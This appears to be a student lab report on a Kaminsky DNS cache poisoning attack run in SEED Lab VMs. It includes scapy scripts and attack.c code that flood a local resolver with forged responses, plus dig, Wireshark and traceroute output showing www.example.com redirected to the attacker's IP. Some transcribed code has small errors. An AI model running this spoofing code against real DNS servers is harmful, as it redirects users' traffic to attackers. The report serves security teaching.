
Do note that for each DNS Query we send, we will send 1000 DNS Responses.

Lastly run the bash script **sec3-task6.sh** on Apollo to check its DNS cache. I refer to the first image in Task 6 to see that it works.

```
[02/22/21]seed@VM:~/Desktop$ ls
[02/22/21]seed@VM:~/Desktop$ sudo rndc flush
[02/22/21]seed@VM:~/Desktop$ sudo rndc flush
[02/22/21]seed@VM:~/Desktop$ hostname -I
10.0.2.15
[02/22/21]seed@VM:~/Desktop$ sudo rndc flush
[02/22/21]seed@VM:~/Desktop$ ls
[bash: syntax error near unexpected token `:']
[02/22/21]seed@VM:~/Desktop$ ls
[02/22/21]seed@VM:~/Desktop$ bash sec3-task6.sh
[02/22/21]seed@VM:~/Desktop$ sudo rndc flush
[02/22/21]seed@VM:~/Desktop$ bash
[02/22/21]seed@VM:~/Desktop$ bash sec3-task6.sh
example.com.          172630  NS      ns.tinkit.com.
ns.tinkit.com.        10661  \-AAAA  ;-$NXRSET
; tinkit.com. SOA ns.tinkit.com. admin.tinkit.com. 2008111001 28800 7200 2419200 86400
; ns.tinkit.com [v4 TTL 1661] [v6 TTL 10661] [v4 success] [v6 nxrrset]
[02/22/21]seed@VM:~/Desktop$
```

The above image shows the Kaminsky Attack has been successful. I will explain the c code and python scripts used to achieve the above results. This task suggested first to create DNS query

and response packets with scapy before reading it into **attack.c**.



The screenshot shows a terminal window titled "SEEDUbuntu Clone [Running]" with the command "/bin/bash". The window title bar also displays the path "/bin/bash" and the terminal number "91x35". The terminal content is a Python script named "generate_dns_request.py". The script uses the scapy library to construct a DNS query. It sets the destination IP to "10.0.2.7" and the source IP to "10.0.2.8". The DNS query is for the name "twysw.example.com". The script saves the constructed packet to a binary file named "ip_req.bin". The code is as follows:

```
'''Generates DNS Request & save to binary file
Apollo 10.0.2.7
Attacker 10.0.2.8
'''

#!/usr/bin/python3
from scapy.all import *

# Construct the DNS header and payload
name = 'twysw.example.com'
Qdsec = DNSQR(qname=name)
dns = DNS(id=0xAAAA, qr=0, qdcount=1, ancount=0, nscount=0, arcount=0, qd=Qdsec)

# Construct the IP, UDP headers, addn the entire packet
ip = IP(dst='10.0.2.7', src='10.0.2.8')
udp = UDP(dport=53, chksum=0)
pkt = ip/udp/dns
# Save the packet to a file
with open('ip_req.bin', 'wb') as f:
    f.write(bytes(pkt))

generate_dns_request.py 21L, 535C
```

The above image shows the code **generate_dns_request.py** used to construct a DNS Query with scapy and we can be sure because the **qr=0** confirms it's a Query. This is similar to **sec3-task4.py** (code used in Section 3 Task 4). Since we will send numerous DNS Queries to Apollo to trigger its own DNS corresponding set of Queries, we set the **ip.dst** as Apollo's IP address with **dst='10.0.2.7'** with the DNS port of **dport=53**. In this case, we save the packet into a binary file **ip_req.bin**. To run this file, type **sudo python3 generate_dns_request.py**. You can comment out the line **send(pkt)** if you like.

```

SEEDUbuntu Clone [Running]
/bin/bash
/bin/bash 91x35
'''Generate DNS Response and save to binary file
a.iana-servers.net 199.43.135.53
Apollo      10.0.2.7
Attacker    10.0.2.8
'''
#!/usr/bin/python3
from scapy.all import *

# Construct the DNS header and payload
name = 'twysw.example.com'
ns = 'ns.tinkit.com'
domain = 'example.com'

Qdsec = DNSQR(qname=name)
Anssec = DNSRR(rrname=name, type='A', rdata='10.0.2.8', ttl=259200)
NSsec = DNSRR(rrname=domain, type='NS', rdata=ns, ttl=259200)
dns = DNS(id=0xAAAA, aa=1, rd=1, qr=1,
          qdcount=1, ancount=1, nscount=1, arcount=0,
          qd=Qdsec, an=Anssec, ns=NSsec)

# Construct the IP, UDP headers, add the entire packet
ip = IP(dst='10.0.2.7', src='199.43.135.53', chksum=0)
udp = UDP(dport=33333, sport=53, chksum=0)
pkt = ip/udp/dns

# Save the packet to a file
with open('ip_resp.bin', 'wb') as f:
    f.write(bytes(pkt))
~
~
```

"generate_dns_reply.py" 29L, 831C written

The above image shows the code ***generate_dns_reply.py*** used to construct a DNS Response Packet with scapy. ***qr=1*** confirms that it is indeed a DNS Response Packet. This is similar to the code used in ***sec3-task5.py*** (Section 3 Task 5). Please refer to the answer in Task 5 for a detailed explanation on the fields used in the ***dns*** layers. The differences here are

1. Save the DNS Response Packet to a binary file ***ip_resp.bin***.
2. Set ***ip.src*** to the Authentic Name Server of ***example.com*** (a.iana-servers.net).

To run this file, type ***sudo python3 generate_dns_reply.py***.

Now we have both the spoofed ***DNS Query*** and ***DNS Response Packet templates***. We can read it into ***attack.c*** as shown below and we assign them to their respective file pointers ***FILE * f_req*** and ***FILE * f_resp*** (red highlighted box) before we read it into a buffer accessible by the associated pointer ***ip_req*** and ***ip_resp*** respectively (green highlighted box).

```
SEEDUbuntu Clone [Running]
/bin/bash
/bin/bash
struct in_addr iph_sourceip; //Source IP address
struct in_addr iph_destip; //Destination IP address
};

void send_raw_packet(char * buffer, int pkt_size);
void send_dns_request(unsigned char * ip_req, char * name , int pkt_size, int txnid);
void send_dns_response(unsigned char * ip_resp, char * name, int pkt_size, int txnid);

int main()
{
    long i = 0;
    srand(time(NULL));

    // Load the DNS request packet from file
    FILE * f_req = fopen("ip_req.bin", "rb");
    if (!f_req) {
        perror("Can't open 'ip_req.bin'");
        exit(1);
    }

    unsigned char ip_req[MAX_FILE_SIZE];
    int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

    // Load the first DNS response packet from file
    FILE * f_resp = fopen("ip_resp.bin", "rb");
    if (!f_resp) {
        perror("Can't open 'ip_resp.bin'");
        exit(1);
    }

    unsigned char ip_resp[MAX_FILE_SIZE];
    int n_resp = fread(ip_resp, 1, MAX_FILE SIZE, f_resp);
    char a[26]={"abcdefghijklmnopqrstuvwxyz";
    int txnid_req;
```

The highlighted box below initialises the following variables:

1. Character array **a[26]** of size 26 holding all 26 alphabets.
2. Integer variables **int txnid_req**, **int txnid_resp**, which are the Transaction IDs for DNS Queries and DNS Response Packets.
3. Integer variables **int attempt** and **int attempts**
 - a. **attempt** defines the current DNS Query sent out by the attack script **attack.c**
 - b. **attempts** defines the total number of DNS Queries to be sent out by the attack script **attack.c**

SEEDUbuntu Clone [Running]

/bin/bash

```
unsigned char ip_req[MAX_FILE_SIZE];
int n_req = fread(ip_req, 1, MAX_FILE_SIZE, f_req);

// Load the first DNS response packet from file
FILE * f_resp = fopen("ip_resp.bin", "rb");
if (!f_resp) {
    perror("Can't open 'ip_resp.bin'");
    exit(1);
}

unsigned char ip_resp[MAX_FILE_SIZE];
int n_resp = fread(ip_resp, 1, MAX_FILE_SIZE, f_resp);

char a[26]={"abcdefghijklmnopqrstuvwxyz"};
int txnid_req;
int txnid_resp;
int attempt = 0;
int attempts;
printf("Enter No. of Attempts: ");
scanf("%d", &attempts);

while (attempt < attempts) {
    //unsigned short transaction_id = 0;

    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)
        name[k] = a[ rand() % 26 ];

    txnid_req = rand() % 65536;
    printf("attempt #%ld. request is [%s.example.com]. [txnid] %d\n",
           ++i, name, txnid_req);

    //#####
    /* Step 1. Send a DNS request to the targeted local DNS server
       This will trigger it to send out DNS queries */
    send_dns_request(ip_req, name, n_req, txnid_req);
    // wait for local dns server to trigger its DNS query
    sleep(0.9001);

    // Step 2. Send spoofed responses to the targeted local DNS server.
    for (int i = 0 ; i < 1000; i++) {
        txnid_resp = rand () % 65536;
        send_dns_response(ip_resp, name, n_resp, txnid_resp);
        sleep(0.01);
    }
    attempt++;
    //#####
}
```

attack.c" 165L, 4836C written

56,1 32%

SEEDUbuntu Clone [Running]

/bin/bash

```
while (attempt < attempts) {
    //unsigned short transaction_id = 0;

    // Generate a random name with length 5
    char name[5];
    for (int k=0; k<5; k++)
        name[k] = a[ rand() % 26 ];

    txnid_req = rand() % 65536;
    printf("attempt #%ld. request is [%s.example.com]. [txnid] %d\n",
           ++i, name, txnid_req);

    //#####
    /* Step 1. Send a DNS request to the targeted local DNS server
       This will trigger it to send out DNS queries */


    send_dns_request(ip_req, name, n_req, txnid_req);
    // wait for local dns server to trigger its DNS query
    sleep(0.9001);

    // Step 2. Send spoofed responses to the targeted local DNS server.
    for (int i = 0 ; i < 1000; i++) {
        txnid_resp = rand () % 65536;
        send_dns_response(ip_resp, name, n_resp, txnid_resp);
        sleep(0.01);
    }
    attempt++;
    //#####
}
```

83,0-1 50%

The above image shows the entire attack logic for the Kaminsky Attack which I will detail sequentially below:

1. For each DNS Query to be sent (and that we have not finished sending the total number of DNS Queries specified):
 - a. We generate a random name of 5 characters and hold them in **char name**. Technically we have to assign a size of 6 to **char name** with the last byte can be the null terminator, but this will not affect the attack at all. With each iteration of **name**, we get different combinations of a 5 letter word (ie abcde, alcdda).
 - b. Similarly, we generate a random DNS Query Transaction ID and assign it to **txnid_req**. (Technically, a static ID will suffice for all DNS Queries since we only need to match the DNS Query's TXN ID triggered by **attack.c**'s DNS Query with the DNS Response's TXN ID we craft later)
 - i. We modulus 65536 because that is the maximum value that a TXN ID can take as a 16 bit Identifier ($2^{16} = 65536$).
 - c. We pass the template DNS Query Packet, randomly generated 5 character name, size of the DNS Query Packet and randomly generated TXN ID into the function **send_dns_request**. In essence, it modifies a few fields before invoking **send_raw_packet()** to send the DNS Query. I will discuss the inner workings of **send_dns_request** later.
 - d. We will pause the script with **sleep(0.9001)**. This allows the DNS Query from **attack.c** to trigger Apollo's DNS Query to the ROOT name servers.
 - e. With the script halted at this particular DNS Query sent from Apollo, we send **1000 DNS Responses** (each with randomly generated TXN ID). This is an attempt to match the DNS Response from **attack.c** with the TXN ID of the DNS Query sent from Apollo.
 - i. A successful match results in a successful DNS Cache Poisoning.



The screenshot shows a terminal window titled '/bin/bash' running on a Linux desktop environment. The window contains the following C code:

```
SEEDUbuntu Clone [Running]
/bin/bash
/bin/bash 91x35
/* Use for sending DNS request.
 * Add arguments to the function definition if needed.
 */
void send_dns_request(unsigned char * ip_req, char * name, int pkt_size, int txnid)
{
    // Modify name in question field (offset=41)
    memcpy(ip_req+41, name, 5);
    // Modify txn id field (offset=28)
    unsigned short id = txnid;
    unsigned short id_net_order = htons(id);
    memcpy(ip_req+28, &id_net_order, 2);
    // send pkt
    send_raw_packet((char *)ip_req, pkt_size);
}

/* Use for sending forged DNS response.
 * Add arguments to the function definition if needed.
 */
void send_dns_response(unsigned char * ip_resp, char * name, int pkt_size, int txnid)
{
    // Modify the name in the question field (offset=41)
    memcpy(ip_resp+41, name, 5);

    // Modify the name in the answer field (offset=64)
    memcpy(ip_resp+64, name, 5);

    // Modify the TXN ID field (offset=28)
    unsigned short id = txnid;
    unsigned short id_net_order = htons(id);
    memcpy(ip_resp+28, &id_net_order, 2);
    // send pkt
    send_raw_packet((char *)ip_resp, pkt_size);
}
```

The above image shows the code snippets used to send spoofed **DNS Queries and DNS Responses**.

With bless (binary editor), we are able to find the offsets of the required values to change:

1. Name (*****.example.com)
2. Transaction ID


Since we do not have an answer section in a DNS Query, we do not need to change it there as shown in the **send_dns_request**. After modifying the relevant bytes, both functions will send the updated packet by calling **send_raw_packet()**.

Task 7: Result Verification


```
SEEDUbuntu [Running]
/bin/bash
[02/22/21]seed@VM:~$ hostname -I
10.0.2.6
[02/22/21]seed@VM:~$ dig www.example.com
;; <>> Dig 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 39067
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL:
2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
www.example.com.           IN      A
;; ANSWER SECTION:
www.example.com.      259200  IN      A      10.0.2.8
;; AUTHORITY SECTION:
example.com.          172557  IN      NS      ns.tinkit.com.
;; ADDITIONAL SECTION:
ns.tinkit.com.        258988  IN      A      10.0.2.8
;; Query time: 8 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Feb 22 02:17:07 EST 2021
;; MSG SIZE rcvd: 100
[02/22/21]seed@VM:~$
```

```
SEEDUbuntu [Running]
/bin/bash
[02/22/21]seed@VM:~$ dig @ns.tinkit.com www.example.com
;; ADDITIONAL SECTION:
ns.tinkit.com.        258988  IN      A      10.0.2.8
;; Query time: 8 msec
;; SERVER: 10.0.2.7#53(10.0.2.7)
;; WHEN: Mon Feb 22 02:17:07 EST 2021
;; MSG SIZE rcvd: 100
[02/22/21]seed@VM:~$ dig @ns.tinkit.com www.example.com
;; <>> Dig 9.10.3-P4-Ubuntu <>> @ns.tinkit.com www.example.com
;; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 12494
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
www.example.com.           IN      A
;; ANSWER SECTION:
www.example.com.      259200  IN      A      10.0.2.8
;; AUTHORITY SECTION:
example.com.          259200  IN      NS      ns.tinkit.com.
;; ADDITIONAL SECTION:
ns.tinkit.com.        259200  IN      A      10.0.2.8
;; Query time: 2 msec
;; SERVER: 10.0.2.8#53(10.0.2.8)
;; WHEN: Mon Feb 22 02:17:39 EST 2021
;; MSG SIZE rcvd: 100
[02/22/21]seed@VM:~$
```

The above 2 images verifies the attack was successful as **example.com's NS** was mapped to **ns.tinkit.com** and www.example.com was resolved to the attacker's IP **10.0.2.8**




The above is a wireshark capture of **dig www.example.com** on the User VM (**10.0.2.6**). A DNS Query first sent to the local DNS Server **10.0.2.7** which was forwarded to the attacker due to the DNS Cache being poisoned. From which, the DNS Response is directed first to Apollo before back to the User VM. We can see in the last packet, that www.example.com was resolved to **10.0.2.8**.



The above is the wireshark capture of `dig @ns.tinkit.com www.example.com` and it is similar to the one above. We can ignore the 2nd DNS Query with type **AAAA**, it is just a feature of dual protocol behavior where type **AAAA** accounts for **IPv6 AAAA records**. Since we are only concerned with **IPv4**, we can ignore this. Similarly, the DNS Query from User VM goes to Apollo which sends its own DNS Query to the attacker. From which, a spoofed DNS Response is returned to Apollo and forwarded back to the User VM. This happens also because of the DNS

Cache being poisoned.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window is titled '/bin/bash' and has a blue header bar with the text '/bin/bash 66x24'. The terminal content shows the following command and its output:

```
[02/22/21]seed@VM:~$ hostname -I  
10.0.2.6  
[02/22/21]seed@VM:~$ traceroute www.example.com  
traceroute to www.example.com (10.0.2.8), 30 hops max, 60 byte pac  
kets  
 1  10.0.2.8 (10.0.2.8)  0.321 ms  0.304 ms  0.452 ms  
[02/22/21]seed@VM:~$
```

The desktop interface includes a dock on the left with various icons, including a gear icon, a file icon, a Firefox icon, and a terminal icon. The desktop background is a light grey textured pattern.

Lastly, we prove with traceroute that www.example.com has been resolved to **10.0.2.8** instead of its authentic IP address. This shows the attack is successful.